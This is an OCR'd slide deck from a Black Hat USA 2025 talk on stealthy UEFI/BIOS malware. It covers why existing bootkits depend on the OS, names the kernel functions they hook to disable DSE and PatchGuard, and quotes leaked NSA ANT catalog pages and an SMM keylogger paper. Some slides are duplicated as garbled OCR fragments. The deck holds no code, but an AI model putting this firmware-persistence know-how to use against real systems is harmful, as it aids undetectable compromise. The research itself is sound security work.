black hat BRIEFINGS

AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS

Shade BIOS
Unleashing the Full Stealth of UEFI Malware

Kazuki Matsuo (@InfPCTechStack)

2025/08/06 Oceanside C, Level 2

Whoami - Kazuki Matsuo (@InfPCTechStack)

Title

Security Researcher at FFRI Security, Inc.

Interests

UEFI BIOS, SMM (Negative Rings)

Previous work

SmmPack: Obfuscation for SMM Modules with TPM Sealed Key [DIMVA 2024]
You've Already Been Hacked: What if There Is a Backdoor in Your UEFI OROM? [BHUSA 2024]

DIMVA 2024

black hat USA 2024

Importance of UEFI Security

Is infecting BIOS overkill? Well, what about in these two fields ↓

National Security

- BIOS is a reasonable place to install backdoors
  - Many companies are involved in its vast supply chain (unlike OS, VMM, CPU)
- Leaked documents and toolkits, such as Vault 7 and vector-edk clearly confirm that UEFI security is considered to be critical

Cloud Security

- Can compromise every VMs
- Strong rivalry with hypervisor-based security [Fractured, Amli]



Reference Implementations
intel
AMD
tianocore
Independent BIOS Vendors (IBV)
phoenix technologies
insyde
ami
Device Manufacturers (ODM)
FOXCONN 鴻海科技集團
wiwynn
COMPAL
Quanta Computer
Less than 10% of BIOS code!
Original Equipment Manufacturers (OEM)
DELL
Lenovo
hp

Image from https://www.binarly.io/blog/attacking-pre-efi-ecosystem

Challenges of Existing UEFI malware

In-the-wild UEFI bootkits (Lojax-BlackLotus)

- After all, they all perform malicious activities in userland or kernel

⇒ Not **pure-BIOS** malware (they just support userland/kernel malbehaviors)

⇒ **Dependent on OS-level security** (despite BIOS having higher privileges than OS）

Leaked BIOS/UEFI backdoors (Jetplow, vector-edk, …)

- Legacy BIOS or SMM backdoors: **Very specific attack targets**
- UEFI backdoors: Identical to UEFI bootkits

PoC BIOS/UEFI malware in the research fields

- There are several SMM backdoors but they require **device-specific implementation**

=> They suffer from **OS & Hardware -Dependence**

OS Dependence of Existing Bootkits

They can disable OS security mechanisms


- ESPector disables DSE (Driver Signature Enforcement)
- CosmicStrand disables Patch Guard

That's good, but can they …

- Disable all kernel drivers of every AV/EDR vendor product ?
- Disable all the OS security features ?
  - For example, existing UEFI malware didn't bypass ETW
  - Moreover, what if new security features are added?
- Update malware on OS update ?
  - Existing malware finds OS functions by pattern matching
  - These methods won't work when OS is updated and the patterns change

⇒ It will be detectable if it fails to disable just 1 of them

⇒ **We don't want to care about OS !** (attacker's perspective)



Windows Boot Manager (bootmgfw.efi)
Find & Hook
Archpx64TransferTo64BitApplicationAsm
Windows OS Loader (winload.efi)
Find & Hook
OslArchTransferToKernel
Windows Kernel (ntoskrnl.exe)
Find & Patch
nt!SepInitializeCodeIntegrity
nt!KiFilterFiberContext

Common technique to disable OS security mechanisms

OS Dependence of Existing Bootkits

They can disable OS security mechanisms

- ESPector disables DSE (Driver Signature Enforcement)
- CosmicStrand disables Patch Guard

ut c

el

OS

FI malware don’t bypass ETW for example


er, what if new security features are added?

- te malware on OS update ?
  - Existing malware finds OS functions by pattern matching
  - These methods won’t work when OS is updated and the patterns change

⇒ It will be detectable if failed to disable just 1 of them

⇒ **We don’t want to care about OS ！** (attacker’s perspective)

Why not implement everything using only the BIOS ?


Windows Boot Manager (bootmgfw.efi)
Find & Hook
Archpx64TransferTo64BitApplicationAsm
OslArchTransferToKernel
Windows Kernel (ntoskrnl.exe)
nt!SepInitializeCodeIntegrity
nt!KiFilterFiberContext
Find & Patch

Common technique to disable OS security mechanisms

Difficulty of Pure-BIOS Malware

Secrets exists primarily at runtime

- Sensitive data like credentials typically reside in process memory during runtime
- Files can be accessed during boot, but confidential data is often encrypted


However, BIOS environments are mostly destroyed in runtime

- No Boot Services (AllocatePages, etc.) or Protocols (HttpProtocol, DiskIoProtocol, etc.)

=> No interfaces for device access (difficult to communicate with C2, read files, etc.)

Attacker can directly perform I/O but…

- Hard: Essentially have to implement a full driver stack (e.g., Arp, Ip, Tcp, Http,... for networking)
- Device-dependent: Backdoor will only work on specific target that has specific device




Hardware Dependence of Existing BIOS Backdoors

Existing BIOS backdoors

- vector-edk: BIOS hacking tool-kits sold to governments
- DEITYBOUNCE: Possible BIOS backdoor leaked from ANT Catalog
- DerStarke (Dark Matter): Possible BIOS backdoor leaked from Vault 7

※ And more: IronChef, BANANABALLOT&JETPLOW


SECRET//COMINT//REL TO USA, FVEY

DEITYBOUNCE


ANT Product Data

(TS//SI//REL) DEITYBOUNCE provides software application persistence on Dell PowerEdge servers by exploiting the motherboard BIOS and utilizing System Management Mode (SMM) to gain periodic execution while the Operating System loads.

06/20/08

R&T Analyst
ARKSTREAM Survey
\\Targets
TUNING FORK
OPS Projects
Post Processing
SNEAKERNET

Very specific target


TOP SECRET//COMINT//REL TO USA, FVEY

IRONCHEF

ANT Product Data

(TS//SI//REL) IRONCHEF provides access persistence to target systems by exploiting the motherboard BIOS and utilizing System Management Mode (SMM) to communicate with a hardware implant that provides two-way RF communication.

07/14/08

REMOTE OPERATIONS CENTER (ROC)
ANTO LP PROTOSS GUI
NCC (Network Control Center)
STRONGMITE
DNT LP UNITEDRAKE
Dotted Blue Lines Indicate Air Gap
LONG RANGE COMMS
INMARSAT D+
VSAT
NSA MEANS
Future Capabilities
CRUMPET COVERT NETWORK (CCN)
CCN Printer Node
CCN Server Node
CCN Computer Node
Future Nodes
GECKO II
Hardware Implant: MRRF or GSM
IRONCHEF – Persistence Backdoor
Software Implant UNITEDRAKE Node
CLOSED NETWORK (Target Space)
STRAITBIZARRE Computer Node
STRAITBIZARRE Server Node
UNITEDRAKE Computer Node
UNITEDRAKE Server Node


(TS//SI//REL) IRONCHEF Extended Concept of Operations

(TS//SI/REL) This technique supports the HP Proliant 380DL G5 server, onto which a hardware implant has been installed that communicates over the I²C Interface (WAGONBED).

Hardware Dependence of PoC BIOS Backdoors

There are some pure-SMM backdoors, but ...

- SMM also doesn't have any abstracted interface for accessing the device
- Therefore, attackers need to know what devices the target has, read specs, and write hardware-dependent code
- Fortunately, USB has standardized specs (xHCI, ...), but other devices such as NIC have no such thing and that could be the reason why we cannot find SMM backdoors other than keylogger



The SMM Rootkit Revisited: Fun with USB

Joshua Schiffman and David Kaplan
Security Architecture Research and Development
Advanced Micro Devices, Inc.
Austin, TX, USA
Email: {josh.schiffman, david.kaplan}@amd.com

***Abstract*—System Management Mode (SMM) in x86 has enabled a new class of malware with incredible power to control physical hardware that is virtually impossible to detect by the host operating system. Previous SMM rootkits have only scratched the surface by modifying kernel data structures and trapping on I/O registers to implement PS/2 keyloggers. In this paper, we present new SMM-based malware that hijacks Universal Serial Bus (USB) host controllers to intercept USB events. This enables SMM rootkits to control USB devices directly without ever permitting the OS kernel to receive USB-related hardware interrupts. Using this approach, we created a proof-of-concept USB keylogger that is also more difficult to detect than prior SMM-based keyloggers that are triggered on OS actions like port I/O. We also propose additional extensions to this technique and methods to prevent and mitigate such attacks.**

***Keywords*-Computer security; Embedded software; Universal Serial Bus;**

I. Introduction

Spyware is a class of malware that logs sensitive inputs and exfiltrates it to unauthorized parties. For example, keyloggers record user input without user awareness that captures content, including passwords or credit card num-

sophisticated malware designed by national governments has been discovered that target specific BIOS firmware and network appliances [7]. Once captured, this data can be transmitted stealthily via cooperating userspace programs or even compromised network cards [8] and radios [9].

In this paper, we present a novel SMM-based rootkit that intercepts and controls communication between Universal Serial Bus (USB) devices and the OS kernel. Unlike previous malware that required the kernel to trap to SMM when reading or receiving interrupts, our custom SMM rootkit can intercept USB events before they are delivered to the OS kernel. It does this by reconfiguring the USB host controller (HC) to route all interrupts to a special SMM handler normally intended for PS/2 emulation of USB devices. Using this technique, we designed and implemented a proof-of-concept USB keylogger and tested it on a Linux system using recent hardware. During our experiments, we successfully intercepted, replaced, and even injected keystrokes with an average overhead per keystroke of only 61 μs.

In this paper, Section II describes SMM functions and how rootkits can take advantage of the environment. We




Figure 2. **USB keyboard example.** The human interface device (HID) driver sends a request (e.g., read active LEDs) to the host control driver (HCD) using an USB request block (URB). The HCD appends a transfer descriptor (TD) to the appropriate endpoint device's request queue. The HC then unlinks a TD, services the request via the OCHI protocol, and appends the result to done queue.

0 … 7	8 … 15
Modifiers	Reserved
Keystroke 1	Keystroke 2
Keystroke 3	Keystroke 4
Keystroke 5	Keystroke 6

Figure 3. **Format of the data buffer returned by keyboard as specified by the OHCI specification. The first byte indicates any modifier keys (e.g. Shift, Ctrl, Alt). Bytes 2-7 are the pressed or released keys.**

← Requires direct r/w to USB Host Controller registers

↓

Works only on USB keyboards

